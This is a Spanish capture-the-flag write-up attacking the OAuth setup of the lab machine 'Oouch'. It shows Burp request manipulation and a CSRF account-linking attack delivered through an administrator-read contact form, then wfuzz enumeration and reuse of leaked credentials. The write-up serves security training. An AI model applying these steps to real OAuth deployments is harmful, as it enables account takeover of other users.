
```
/oauth/authorize  
/oauth/token
```

Currently there are no options to modify profile information or **for** getting an overview of all authorized applications. We will implement this soon.


11. Manipulación de Peticiones OAuth

Accedemos a `/oauth/authorize` vía navegador.

Resultado: *Error: invalid_request. Missing client_id parameter.*



Accedemos a `/oauth/token` . Resultado: *Error code: 405 Method Not Allowed.*



Interceptamos ambas peticiones con Burp Suite para un análisis más profundo.

En la petición a `/oauth/token/` , cambiamos el método HTTP a **GET** y enviamos.

Resultado: `"error": "unsupported_grant_type"`

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /oauth/token/ HTTP/1.1 2 Host: authorization.oouch.htb:8000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://authorization.oouch.htb:8000/home/ 8 Connection: keep-alive 9 Cookie: csrfToken=002GSZ9digIUkg1lp6udFhwqXy5PLtgecFYLR9RqHr7AUncJQDqnbh4T3HiHSSN; sessionId=5bb9vm2kxa9wezqpl19vhit7ex5yymf 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 Content-Type: application/x-www-form-urlencoded 13 Content-Length: 0 14 15 </pre>			<pre> 1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json 3 Cache-Control: no-store 4 Pragma: no-cache 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 35 7 Vary: Authorization 8 9 { 10 "error": "unsupported_grant_type" 11 } </pre>			

Investigando sobre OAuth, el `grant_type` común es `authorization_code`. Añadimos este parámetro a la petición.

Fuente:

<https://www.developerro.com/2019/03/19/oauth-authentication-grant-types/>

Payload: `grant_type=authorization_code` Resultado:

```

"error": "invalid_request",
"error_description": "Missing code parameter."

```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /oauth/token/ HTTP/1.1 2 Host: authorization.oouch.htb:8000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://authorization.oouch.htb:8000/home/ 8 Connection: keep-alive 9 Cookie: csrfToken=002GSZ9digIUkg1lp6udFhwqXy5PLtgecFYLR9RqHr7AUncJQDqnbh4T3HiHSSN; sessionId=5bb9vm2kxa9wezqpl19vhit7ex5yymf 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 Content-Type: application/x-www-form-urlencoded 13 Content-Length: 29 14 15 grant_type=authorization_code </pre>			<pre> 1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json 3 Cache-Control: no-store 4 Pragma: no-cache 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 76 7 Vary: Authorization 8 9 { 10 "error": "invalid_request", 11 "error_description": "Missing code parameter." 12 } </pre>			

Comprobando en la fuente lo que es code, nos dice que code es el código que nos permitirá recoger el token.

Añadimos el ejemplo que pone en la petición:

`grant_type=authorization_code&code=example_code`

Enviamos la petición y obtenemos la siguiente respuesta:

```
"error": "invalid_client"
```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /oauth/token/ HTTP/1.1 2 Host: authorization.oouch.htb:8000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://authorization.oouch.htb:8000/home/ 8 Connection: keep-alive 9 Cookie: csrfToken=002GSZ9digIUkg1lp6udFhwqXy5PLtgecFYLR9RqHr7AUncJQDqnbh4T3HiHSSN; sessionId=5bb9vm2kxa9wezqpl19vhit7ex5yymf 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 Content-Type: application/x-www-form-urlencoded 13 Content-Length: 47 14 15 grant_type=authorization_code&code=example_code </pre>			<pre> 1 HTTP/1.1 401 Unauthorized 2 Content-Type: application/json 3 Cache-Control: no-store 4 Pragma: no-cache 5 WWW-Authenticate: Bearer, error="invalid_client" 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 27 8 Vary: Authorization 9 10 { 11 "error": "invalid_client" 12 } </pre>			

En la fuente, `client_id` es el identificador público de la aplicación. Una aplicación es el resultado de registrar un nuevo cliente en nuestro servidor OAuth. El mismo que usamos en la primera petición.

Añadimos el ejemplo de la fuente a la petición:

grant_type=authorization_code&code=example_code&client_id=example_client_id

Enviamos la petición y obtenemos la misma respuesta:


```
"error": "invalid_client"
```

Aun probando con 12345, o incluso con 0 como client_id sigue saliendo el mismo resultado.


En la petición /oauth/authorize/, cambiamos el metodo a POST y enviamos.

Como resultado obtenemos una respuesta diferente al 'Error: invalid_request':

```
<input type="hidden" name="redirect_uri" id="id_redirect_uri">
<input type="hidden" name="scope" id="id_scope">
<input type="hidden" name="client_id" id="id_client_id">
<input type="hidden" name="state" id="id_state">
<input type="hidden" name="response_type" id="id_response_type">
```



Renderizando la imagen, vemos:



En la petición original lo cambiamos el metodo a POST y transmitimos la petición.

Le damos a authorize para interceptarlo con burpsuite.

Obtenemos los siguientes datos en la petición:


csrfmiddlewaretoken=Foo5LCzMzkMSgeRIR6zNz5VZJGHJQph4JcSzJ8X9Q1DkiYrZMPCD
8VnEDKyLMr8N&redirect_uri=&scope=&client_id=&state=&response_type=&allow=Authoriz
e

No podemos hacer nada.

12. Enlace de Cuentas y CSRF

Regresamos al flujo normal para intentar autorizar la aplicación legítimamente y capturar los datos correctos.

1. Vamos a `http://consumer.oouch.htb:5000/oauth/login`.
2. Se nos pide autorización para: *Reading scope*.



3. Autorizamos y somos redirigidos al perfil (/profile).
4. Resultado: Connected-Accounts: x224 . La cuenta OAuth se ha enlazado con la cuenta local.

Probamos a desloguearnos y a loguearnos a traves de /oauth/login/:

<http://consumer.oouch.htb:5000/oauth/login>

Y nos permite acceder a nuestro primer perfil creado. Volvemos a loguearnos con nuestro primer perfil creado:

<http://consumer.oouch.htb:5000/oauth/login>

x224/x224

En, <http://consumer.oouch.htb:5000/oauth/>, /connect y/o /login, interceptamos la petición para ver que es lo que pasa por detras (Ambos nos llega a la misma dirección):

[http://authorization.oouch.htb:8000/oauth/authorize/?](http://authorization.oouch.htb:8000/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read)

[client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read](http://authorization.oouch.htb:8000/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read)

Petición interceptada (POST a /oauth/authorize/):

```
POST /oauth/authorize/?
client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read
HTTP/1.1
Host: authorization.oouch.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 266
Origin: http://authorization.oouch.htb:8000
Connection: keep-alive
Referer: http://authorization.oouch.htb:8000/oauth/authorize/?
```

```
client_id=UDBtC8HhZI18nJ53kJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read
```

Cookie:

```
csrftoken=7n8gvlzLIRteXp6KGxisOBpgyROS50Lp8nbyv6rC5MA1MdxEXIFrqyotQJXyoCQN;  
sessionid=5bb9vm2kcxa9wezqpli9vhit7ex5yymf
```

Upgrade-Insecure-Requests: 1

Priority: u=0, i

```
csrfmiddlewaretoken=rJi8IEdzcrkVuN0TikVaPWYDGyJFq6pSPnSc8keRLcWexMTh07xRaXFi  
mWTfKXFI&redirect_uri=http%3A%2F%2Fconsumer.oouch.htb%3A5000%2Foauth%2Fconne  
ct%2Ftoken&scope=read&client_id=UDBtC8HhZI18nJ53kJpXp4IIffRhKEXZ0fSd82&sta  
te=&response_type=code&allow=Authorize
```

Observamos que el `client_id` es válido (`UDBtC8HhZI18nJ53kJpXp4IIffRhKEXZ0fSd82`).

Al permitir el paso de la petición, el servidor responde con una redirección que contiene el código de autorización (`code`).

Redirección recibida:

```
GET /oauth/connect/token?code=p77HQnzVW72UKiZ4ReZzItYNQsgBjv HTTP/1.1
```

Host: consumer.oouch.htb:5000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Referer: http://authorization.oouch.htb:8000/

Connection: keep-alive

Cookie:

```
session=.eJwLT8tqAzEM_BXjcyiW5ZfyFb2XEGRLzi5Ns2W90YX8ew09DcM8mHnZa7_zWHTY89f  
LmmOC_dEx-Kb2ZD_vykPNfbuZ9WGOzXBrUzTHsg7z0z0f9vK-  
nGbJrm0x52N_6mSr2L0tSUoTIGyFWFotErGjyxLFiUqvgsJEkbw4lx0qZ4jCHjGwgCrCVaVmCdx9  
IR8Kl9A0FcDeOpV0kLoPGD0BlpBjdp6EOnJOoCHgnN_G3q_H9q2PuQcgJnEEwlidEkCmAFgpBnW1  
9epS6ughzdxz6P5_wtv3H04NveI.aXo7IA.j_-yhBoByxpy2PXJmNT7wZy_yUs
```

Upgrade-Insecure-Requests: 1

Priority: u=0, i

Probamos a añadir el `code` y el `client_id` en la petición `/oauth/token` los `code` y `client_id` que nos faltaba:

```
grant_type=authorization_code&code=p77HQnzVW72UKiZ4ReZzItYNQsgBjv&client_id=  
UDBtC8HhZI18nJ53kJpXp4IIffRhKEXZ0fSd82
```

Tras tramitar la petición seguimos obteniendo el mismo resultado: `"error":
"invalid_client"`

En la petición que venia con el `client_id` se ve que hay otro parametro llamado `state`, buscando información en la fuente mencionada anteriormente, vemos que nos dice:

`state` es un valor que se usa para evitar ataques CSRF (Cross Site Request Forgery). Una cadena única aleatoria que debe ser devuelta por el servidor para poderlos comparar y ver que son iguales.

Pero vemos que la cadena esta vacía en la petición que recibimos.

Dado que la cuenta OAuth se enlaza con la cuenta en la que se está logueado en la aplicación "Consumer", y sabemos que el administrador revisa los enlaces que enviamos por el formulario de contacto, intentamos un ataque CSRF. El objetivo es hacer que el administrador visite el enlace de conexión OAuth para enlazar SU cuenta de OAuth con SU sesión de administrador en la aplicación Consumer.

Probamos a enviar este mensaje:

Check this -> <http://consumer.ouch.htb:5000/oauth/connect/token?code=p77HQnzVW72UKiZ4ReZzItYNQsgBjv>

(Nota: Usamos el código que obtuvimos nosotros, esperando que al procesarlo se genere la vinculación o se provoque un error que revele algo, o forzando el flujo de conexión).

Contact

Customer contact is really important for us. If you have feedback to our site or found any bugs that influenced your user experience, please do not hesitate to contact us. Messages that were submitted in the message box below are forwarded to the system administrator. Please do not submit security issues using this form. Instead ask our system administrator how to establish an encrypted communication channel.

Message

Check this -> <http://consumer.ouch.htb:5000/oauth/connect/token?code=p77HQnzVW72UKiZ4ReZzItYNQsgBjv>

Send


13. Acceso como Usuario Privilegiado (qtc)

Despues de un rato en el perfil, vemos que no hay cuentas conectadas: `Connected-Accounts: No Accounts Connected.`

Nos deslogueamos y nos logueamos a traves del oauth:

<http://10.129.29.195:5000/oauth/login>

Una vez accedido a traves del oauth, en el perfil, vemos que estamos conectados en otra cuenta, llamada qtc: <http://consumer.ouch.htb:5000/profile>



Ahora tenemos acceso a la sección `/documents` . URL:


<http://consumer.oouch.htb:5000/documents>

Archivos encontrados:

`dev_access.txt`: `develop:supermegasecureklarabubu123!` -> Allows application registration.

`o_auth_notes.txt`: `/api/get_user` -> user data. `oauth/authorize` -> Now also supports GET method.

`todo.txt`: Chris mentioned all users could obtain my ssh key. Must be a joke...



14. Enumeración de API y Registro de Aplicaciones

Intentamos acceder a la API mencionada en las notas: `/api/get_user` .

Verificamos la existencia de la api -> /api/get_user:

http://consumer.ouch.htb:5000/api/get_user

Resultado: no existe en el dominio principal.

Comprobamos en el subdominio authorize: http://authorization.ouch.htb:8000/api/get_user

Resultado:

Existe, pero nos pone forbidden 403.

Realizamos fuzzing sobre el directorio /oauth en el servidor de autorización para buscar más opciones.

└─# wfuzz -c --hc=404,502 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt <http://authorization.ouch.htb:8000/oauth/FUZZ>

Resultado, encontramos una nueva ruta:

000000690: 301 O L O W O Ch "applications"

Accedemos a:

<http://authorization.ouch.htb:8000/oauth/applications>

Nos pide credenciales, probamos con:

develop/supermegasecureklarabubu123!

Pero no funciona. Ni con admin, ni con qtc y ni con contraseñas por default como admin/admin.

En el mensaje decía que nos podíamos registrar, probamos a acceder a

/applications/register: <http://authorization.ouch.htb:8000/oauth/applications/register>

Nos pide credenciales, probamos con:

develop/supermegasecureklarabubu123!

Resultado: Acceso exitoso al panel de registro de aplicaciones.

http://authorization.oouch.htb:8000/oauth/applications/register

